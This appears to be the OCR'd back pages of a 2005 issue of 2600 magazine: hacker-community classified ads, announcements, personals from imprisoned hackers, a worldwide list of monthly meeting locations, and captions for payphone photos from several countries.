SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq. at (415) 986-5591 at omar@aya.yale.edu or at 506 Broadway, San Francisco, CA 94133. Complimentary case consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without Big Brother looking over their shoulder. Hosted at Chicago Equinox with Juniper filtered DoS protection. Multiple FreeBSD servers @ P4 2.4 ghz. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for 2600 readers. Coupon Code: Save2600. http://www.reverse.net/

WHY PAY HUNDREDS OF DOLLARS FOR SSL CERTS? CAcert.org, a nonprofit, community-based Certificate Authority offers the same 128-bit digital certificate-based security for exactly $0.00. Compare that with the prices of industry leaders like Thawte and Verisign! Support the next open source revolution and come download X.509 certificates (both personal certs for e-mail encryption AND server-side certs for SSL) for free at www.cacert.org. No tricks, no hidden agenda... we're here to serve the Internet community. (Of course, feel free to click on our "donate" link if you want to help!) Just as you'd never consider paying $35 for domain registration again, soon you'll laugh at the prices closed-source, commercial providers are charging today as well. www.cacert.org

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Shows from 1988-2004 are now available in DVD-R format for $30! Send check or money order to 2600, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

Personals

SYSTEM X HERE! I'm still incarcerated in Indiana Dept. of Corrections for at least 8 months and don't get many chances to stimulate my mind. I do sometimes get ahold of books but that requires knowing the title, ISBN#, and author. Any help would be great! I am still looking for ANY hacker/computer related information such as tutorials, mags, zines, newsletters, or friends to discuss anything! I'm also looking for info on any security holes in the Novell Network client. All letters will be replied to no matter what! I'm also looking for autographs in hacker or real name for a collection I have started if anyone finds the time. DOM I need you to write again because the return address was removed from your envelope. All info and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.

IN JAIL, NOT YALE. Stuck in prison bored to death. Three down, two to go. Known as Alphabits, busted for hacking a few banks. I desperately need some stimulation. I welcome letters from all people in the real world! Help me out, put pen to paper. Jeremy Cushing #J51130, Centinela State Prison, P.O. Box 911, Imperial, CA 92251-0911.

STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000. Web: www.stormbringer.tv. Link to it!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600*! Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953.
Deadline for Spring issue: 3/1/05.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Caffeine at Revault bar, 16 Swanston Walk. 6 pm.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace. 7 pm.

Victoria: Eaton Center food court by A&W.

Manitoba

Winnipeg: Garden City Shopping Center, Center Food Court adjacent to the A & W restaurant.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Hamilton: McMaster University Student Center, Room 318, 7:30 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: Food Bar, 199 College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Ved Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.

Exeter: At the payphones, Bedford Square. 7 pm.

Hampshire: Outside the Guildhall, Portsmouth.

Hull: The Old Gray Mare Pub, opposite Hull University. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 6:30 pm.

Manchester: The Green Room on Whitworth Street. 7 pm.

Norwich: Main foyer of the Norwich "Forum" Library. 5:30 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.

Grenoble: Eve, campus of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Bratislava: at Polus City Center in the food court (opposite side of the escalators). 8 pm.

Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Borders, 2nd Floor Cafe Area, 2402 E. Camelback Road.

Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Morgan's Coffee & Tea, 498 Washington St.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.

Sacramento (Citrus Heights): Barnes & Noble, 6111 Sunrise Blvd. 7 pm.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Computer lab at The Chicago Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Santa Fe Espresso, 116 Welch Ave.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones.

New Orleans: La Fee Verte, 620 Conti Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave, one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Greensboro: Bear Rock Cafe, Friendly Shopping Center. 6 pm.

Raleigh: Tek Cafe And Internet Gaming Center, Royal Mall, 3801 Hillsborough St. 6 pm.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th Street and Penn.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman Street. 6 pm.

Philadelphia: 30th Street Station, under Stairwell 7 sign.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis (Cordova): San Francisco Bread Company, 990 N. Germantown Parkway. 6 pm.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Copper Hearth Lounge.

Milwaukee: The Node, 1504 E. North Ave.


All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.

To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones From All Around


Seychelles. A Tatung made phone.

Photo by Dominic




Uruguay. Spotted in Colonia, this is known as the "cowhide phone kiosk."

Photo by Tom Mele



Denmark. A standard coin phone found in the streets of Copenhagen.

Photo by A.M.



Mali. In what may be one of the most remote locations we've ever published, this public satellite phone resides in Sangha on the Bandiagara escarpment which is in Dogon country and a 7 hour drive from Timbuktu.

Photo by David Conn

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Payphones of the World

Switzerland. This phone is located in Lucerne. The black terminal next to the phone provides email and directory assistance as well as city maps. This phone only takes cards.

Photo by Gabriel Guzman

Japan. One of the common gray phones that accepts coins and cards and even has a spot to plug in a modem.

Photo by cyph3rkat

Lebanon. A modern looking phone from Beirut.

Azerbaijan. Taken in Baku with a cameraphone in a "photography prohibited" zone.

Photos by Dieter K.

Look on the other side of this page for even more photos!